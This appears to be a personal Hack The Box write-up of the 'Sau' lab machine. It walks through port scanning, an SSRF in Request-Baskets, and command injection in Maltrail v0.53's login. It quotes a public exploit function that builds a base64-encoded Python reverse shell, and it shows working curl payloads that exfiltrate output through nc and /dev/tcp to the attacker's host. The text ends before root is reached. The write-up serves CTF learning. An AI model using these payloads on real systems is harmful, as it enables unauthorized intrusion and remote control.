230 HTB SAU

[HTB] SAU


by **Pablo**

- **Resources:**

```
1. Savitar https://htbmachines.github.io/
2. https://0xdf.gitlab.io/
3. https://www.deepl.com/translator
```

- **View files with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```



Summary:

```
This is an easy-level linux machine that has a SSRF vulnerability in the request-basket application that requires
you to utilize verb-tampering to upload a shell successfully. Once you have a shell on the box you need to
exploit improperly set permissions on the systemctl binary to get root.
1. Requests-baskets 1.2.1 Exploitation (SSRF - Server Side Request Forgery)
2. Mailtrail 0.53 Exploitation (RCE - Username Injection)
3. Abusing sudoers privilege (systemctl) [Privilege Escalation]
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.11.224
PING 10.10.11.224 (10.10.11.224) 56(84) bytes of data.
64 bytes from 10.10.11.224: icmp_seq=1 ttl=63 time=149 ms

--- 10.10.11.224 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 148.981/148.981/148.981/0.000 ms
2. ▷ whichsystem.py 10.10.11.224
10.10.11.224 (ttl -> 63): Linux
```

2. **Nmap**


```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,55555 sau.htb
2. Seems to be this port 55555. All it says it 302 found
3. 55555/tcp open  unknown syn-ack
4. Lets scan for filtered ports becuase there are most likely filtered ports here.
5. To scan for filtered ports you just need to remove the --open flag
6. ▷ sudo nmap -p- -sS --min-rate 5000 -vvv -n -Pn -oN filtered_ports.nmap sau.htb
7. We have some filtered ports we found.
8. PORT      STATE    SERVICE REASON
```

```
22/tcp    open     ssh     syn-ack ttl 63
80/tcp    filtered http    no-response
8338/tcp  filtered unknown no-response
55555/tcp open     unknown syn-ack ttl 63
```

3. **Whatweb**

```
1. Lets see if we can enumerate 55555 using Whatweb.
2. sau ▷ whatweb http://10.10.11.224:55555
http://10.10.11.224:55555 [302 Found] Country[RESERVED][ZZ], IP[10.10.11.224], RedirectLocation[/web]
http://10.10.11.224:55555/web [200 OK] Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, IP[10.10.11.224],
JQuery[3.2.1], PasswordField, Script, Title[Request Baskets]
3. We are redirected to /web lets check it out.
```


4. **Website manual enumeration**




```
1. http://10.10.11.224:55555/web
2. Google or duckduckgo the following "request-baskets vulnerability"
3. I shekitout this website.
4. https://medium.com/@li_allouche/request-baskets-1-2-1-server-side-request-forgery-cve-2023-27163-2bab94f201f7
```


5. **From the medium article above about this** `request-baskets`

```
For example, consider a scenario where the server hosts Request-Baskets on port 55555 and simultaneously runs a
Flask web server on port 8000. The Flask server, however, is configured to exclusively interact with the
localhost. In this context, an attacker can exploit the SSRF vulnerability by creating a basket that forwards
requests to `http://localhost:8000`, effectively bypassing the previous network restrictions and gaining access
to the Flask web server, which should have been restricted to local access only.
```




Back to website enumeration

```
1. Basket 'test' is successfully created!
Your token is: ==i2RoHGKrDbK1Y3gKkgJATVyJ6Q_yKwMpTVGAQ4B9_A27==
2. I have no idea how i got the the page below
```




Continuing with the Website manual enumeration

```
1. The above page allows you to the see the headers and not much else.
2. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
3. Not sure yet if this can be fuzz or command injected. Lets try it.
4. If you change to a random basket it will not work.
5. http://10.10.11.224:55555/web/braindead
```




Website enumeration and command injection attempt by creating an `index.html`

```
1. Click on the gear
2. A field to forward URL appears
3. Lets start up a python server on port 80 see if we can get a call back to our server.
4. sudo python3 -m http.server 80
5. If you go to the site 'http://10.10.11.224:55555/test' it says ERROR Response
6. But if you check your python server you should have gotten a hit.
7.  ▷ sudo python3 -m http.server 80
[sudo] password for shadow42:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.224 - - [16/Jan/2024 10:26:36] code 404, message File not found
10.10.11.224 - - [16/Jan/2024 10:26:36] "GET /foo HTTP/1.1" 404 -
8. The request to your python server does not happen until we restart the url 'http://10.10.11.224:55555/test'.
We create this request at this link though >>>http://10.10.11.224:55555/web/test
9. Do not specify a file and index.html will automatically be attempted
10. vim index.html >>>hello how are you?<<<
11. http://10.10.14.2/ >>> click apply >>> go to 'http://10.10.11.224:55555/test'' and it should say ERROR
RESPONSE or even better reflect the input. Then that means you have an Remote Code Execution. Last check your
python server and you should have gotten a hit.
12. see below
```




This is an example of an SSRF vulnerability.

```
1. Lets learn about SSRF together as I do not know about it too well.
2. Lets try a cmd.php
<?php
        system("whoami");
?>
3. http://10.10.14.2/cmd.php
4. FAIL, lets try
5. http://127.0.0.1:80
6. Something happens
7. Go to http://10.10.11.224:55555/test and we see powered by '
Powered by Maltrail (v0.53)'
8. Ok the site comes out all messed up because it is failing to add a / at the end.
9. http://10.10.11.224:55555/test/
10. You should see a login page. See below image
```



Google `MalTrail v0.53 vulnerabiltity`

```
1. Google 'MalTrail v0.53 vulnerabiltity'
2. https://github.com/spookier/Maltrail-v0.53-Exploit
3. https://github.com/spookier/Maltrail-v0.53-Exploit/blob/main/exploit.py
'''
```



```
'''
4. Click on the raw and copy it to exploit.py
5. From the function in this script he only copies a portion of it.
def curl_cmd(my_ip, my_port, target_url):
    payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("
{my_ip}",{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''
    encoded_payload = base64.b64encode(payload.encode()).decode()  # encode the payload in Base64
    command = f"curl '{target_url}' --data 'username=;`echo+\"{encoded_payload}\"+|+base64+-d+|+sh`'"
    os.system(command)
6. only copy curl '{target_url}' --data 'username=;`echo+\"{encoded_payload}\"+|+base64+-d+|+sh'
7. And paste it in your terminal to edit
8. We will need to setup tcpdump
9. ▷ sudo tcpdump -i tun0 icmp -nv
```

Proof of Concept `ping`

11. **Ok so far we have modified the command in the `exploit.py` file from spookier above and used only what we needed in a curl command and have created our own `PoC payload` to send malicious code to the server.**

```
1. ▷ curl http://10.10.11.224:55555/test/login --data-urlencode 'username=;`ping -c 1 10.10.14.2`'

Login failed
2. We send our payload PoC ping and get login failed but it does not fail we do get a hit on our TcpDump
listener.
3. ▷ sudo tcpdump -i tun0 icmp -nv
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:20:24.262950 IP (tos 0x0, ttl 63, id 26890, offset 0, flags [DF], proto ICMP (1), length 84)
    10.10.11.224 > 10.10.14.2: ICMP echo request, id 2, seq 1, length 64
11:20:24.262983 IP (tos 0x0, ttl 64, id 26260, offset 0, flags [none], proto ICMP (1), length 84)
    10.10.14.2 > 10.10.11.224: ICMP echo reply, id 2, seq 1, length 64
4. SUCCESS, our Proof of Concept ping worked. It is time to get a reverse shell.
```

12. **Reverse Shell, whoami** `puma`

```
1.  ▷ curl http://10.10.11.224:55555/test/login --data-urlencode 'username=;`whoami | nc 10.10.14.2 443`'
2. Set up a netcat listener on 443 on your local machine.
3. sudo nc -nlvp 443
4. Execute the curl command
5. ~ ▷ curl http://10.10.11.224:55555/test/login --data-urlencode 'username=;`whoami | nc 10.10.14.2 443`'
Login failed%
6. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.11.224 36620
puma
^C
7. If netcat was not installed on the target Linux machine. Most of the time it is not. then do this instead.
8. curl http://10.10.11.224:55555/test/login --data-urlencode 'username=;`whoami > /dev/tcp/10.10.14.2/443`'
9. /dev/tcp is a function of bash. In this case we are lucky netcat is installed because /dev/tcp fails to call
back to us.
10. Ok lets move on to getting a real shell on target.
```

PoC checking for curl on target

